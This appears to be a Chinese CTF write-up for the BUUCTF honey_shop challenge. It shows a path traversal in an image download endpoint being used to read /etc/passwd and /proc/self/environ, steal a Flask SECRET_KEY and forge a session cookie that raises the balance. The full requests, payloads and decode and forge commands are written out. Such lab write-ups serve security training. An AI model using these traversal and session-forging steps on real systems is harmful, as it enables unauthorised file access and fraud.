BUUCTF [PASECA2019] honey_shop

原创

Senimo_ 于 2020-12-21 13:22:18 发布


分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF PASECA2019 honey_shop writeup CTF

BUUCTF [PASECA2019] honey_shop

考点：


1. Flask中的Session伪造
2. `/environ` 记录当前进程的环境变量信息
3. `/proc/self` 其路径指向当前进程

启动环境：




click to download our sweet images

是一个蜂蜜商店的界面，有`1366`美金，想要购买flag需要`1337`美金：



直接购买提示金额不足：



You don't have enough money!

猜测可能是传参时存在金额参数或者cookie中，使用**BurpSuite**抓取数据包：

其中`item`应该为商品序号，获取到其中的`session`：

```
session=eyJiYWxhbmNlIjoxMzM2LCJwdXJjaGFzZXMiOltdfQ.X-AP4Q.H4cz1rTUdylFbcil9brUNQuyDFI
```

使用Python脚本解密`session`：

```python
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode


def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

    return session_json_serializer.loads(payload)


if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))
```


```
[redacted] Flask % python3 flask-session-decode.py eyJiY
WxhbmNiIjoxMzM2LCJwdXJjaGFzZXMiOltdfQ.X-AP4Q.H4cz1rTUdylFbcil9brUNQuyDFI
{'balance': 1336, 'purchases': []}
```

获得解密后的值：

```
{'balance': 1336, 'purchases': []}
```


其中`balance`应该为当前余额，`purchases`值为空

首先想到的是伪造`session`，修改余额，所以需要**SECRET_KEY**的值
尝试了没有报错点，这时候发现了一句提示：




```
*click to download our sweet images*
```

可以点击下载图片：



其下载地址可能存在任意文件下载漏洞：

```
/download?image=3.jpg
```

使用**BurpSuite**抓取数据包：

Request

Raw | Params | Headers | Hex

```
GET /download?image=2.jpg HTTP/1.1
Host: 84ff9c7c-6679-42a4-b570-7ec8fafcaff4.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_1_0) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://84ff9c7c-6679-42a4-b570-7ec8fafcaff4.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=176832e9b5b2eb-0469726a24d55e-6d112d7c-13c680-176832e9b5c14cd
; session=
eyJiYWxhbmNlIjoxMzM2LCJwdXJjaGFzZXMiOltdfQ.X-Aapw.3VL92WTjFWmhBw_y9AfyzY9xgWk
Connection: close
```


修改其`image`的值为：

```
/download?image=../../../../../../../etc/passwd
```

发送数据包，得到`/etc/passwd`文件内容：

Send | Cancel | < | > | Target: http://84ff9c7c-6679-42a4-b570-7ec8fafcaff

Request

Raw | Params | Headers | Hex

```
GET /download?image=../../../../../../../etc/passwd HTTP/1.1
Host: 84ff9c7c-6679-42a4-b570-7ec8fafcaff4.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_1_0) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://84ff9c7c-6679-42a4-b570-7ec8fafcaff4.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=176832e9b5b2eb-0469726a24d55e-6d112d7c-13c680-176832e9b5c14cd
; session=
eyJiYWxhbmNlIjoxMzM2LCJwdXJjaGFzZXMiOltdfQ.X-Aapw.3VL92WTjFWmhBw_y9AfyzY9xgWk
Connection: close
```

Response


Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 21 Dec 2020 03:49:20 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1230
Connection: close
Content-Disposition: attachment; filename="passwd"

root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70::/var/lib/postgresql:/bin/sh
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
```

可以成功执行，尝试访问Python环境变量：

```
/proc/self
// 其路径指向当前进程

/environ
// 记录当前进程的环境变量信息
```

当路径为`../../proc/self/environ`时，得到回显：



Send Cancel < > Target: http://84ff9c7c-6679-42a4-b570-7ec8fafcaff4.node3.buuoj.cn

Request

Raw Params Headers Hex

```
GET /download?image=../../proc/self/environ HTTP/1.1
Host: 84ff9c7c-6679-42a4-b570-7ec8fafcaff4.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_1_0) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://84ff9c7c-6679-42a4-b570-7ec8fafcaff4.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=176832e9b5b2eb-0469726a24d55e-6d112d7c-13c680-176832e9b5c14cd
; session=
eyJiYWxhbmNlIjoxMzM2LCJwdXJjaGFzZXMiOltdfQ.X-Aapw.3VL92WTjFWmhBw_y9AfyzY9xgWk
Connection: close
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 21 Dec 2020 03:56:16 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 515
Connection: close
Content-Disposition: attachment; filename="environ"

HOSTNAME=056e5696ea06SECRET_KEY=paZgTFQpDx10dFWGD8plBlHMJfusFaelmpM3BG4m
PYTHON_PIP_VERSION=19.3.1SHLVL=1HOME=/root
GPG_KEY=E3FF2839C048B25C084DEBE9B26995E310250568
PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/ffe826207a010164265d9cc807
978e3604d18ca0/get-pip.pyWEB_CONCURRENCY=1
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
LANG=C.UTF-8PYTHON_VERSION=3.8.0PWD=/
PYTHON_GET_PIP_SHA256=b86f36cc4345ae87bfd4f10ef6b2dbfa7a872fbff70608a1e43944d283f
d0eeeFLAG=not_flag
```


得到了**SECRET_KEY**的值为：`paZgTFQpDx10dFWGD8plBlHMJfusFaelmpM3BG4m`

使用**flask-session-cookie**加密脚本Github地址：

```
python3 flask_session_cookie_manager3.py encode -s "paZgTFQpDx10dFWGD8plBlHMJfusFaelmpM3BG4m" -t "{'balance': 13
38, 'purchases': []}"
```

```
[redacted] flask-session-cookie-manager % python3 flask_
session_cookie_manager3.py encode -s "paZgTFQpDx10dFWGD8plBlHMJfusFaelmpM3BG4m"
-t "{'balance': 1338, 'purchases': []}"
eyJiYWxhbmNlIjoxMzM4LCJwdXJjaGFzZXMiOltdfQ.X-Adug.rsRZEPr2s1uEmRgOPDXsG8kiZ70
```

使用**BurpSuite**在购买flag时修改`session`的值发送数据包：



Send Cancel < > Target: http://84ff9c7c-6679-42a4-b570-7ec8fafcaff4.node3.buuoj.cn

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: 84ff9c7c-6679-42a4-b570-7ec8fafcaff4.node3.buuoj.cn
Content-Length: 6
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_1_0) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Origin: http://84ff9c7c-6679-42a4-b570-7ec8fafcaff4.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://84ff9c7c-6679-42a4-b570-7ec8fafcaff4.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=
eyJiYWxhbmNlIjoxMzM4LCJwdXJjaGFzZXMiOltdfQ.X-Adug.rsRZEPr2s1uEmRgOPDXsG8kiZ70
Connection: close

item=5
```

Response

Raw Headers Hex HTML Render

```
    <div class="row">

        <div class="col-lg-3">

            <h3 class="my-4">Your cart: $1</h3>
            <h4>Successful!</h4>

                <h4>You recently bought:</h4>



                <div class="list-group">
                    <p style="font-size: 0.8rem" id='lg' class="list-group-item"
>Flag honey: flag{c27434c4-1f2e-4912-a3cf-8a7384dd5c2f}
</p>
                </div>

        </div>
        <!-- /.col-lg-3 -->

        <div class="col-lg-9">
```

得到flag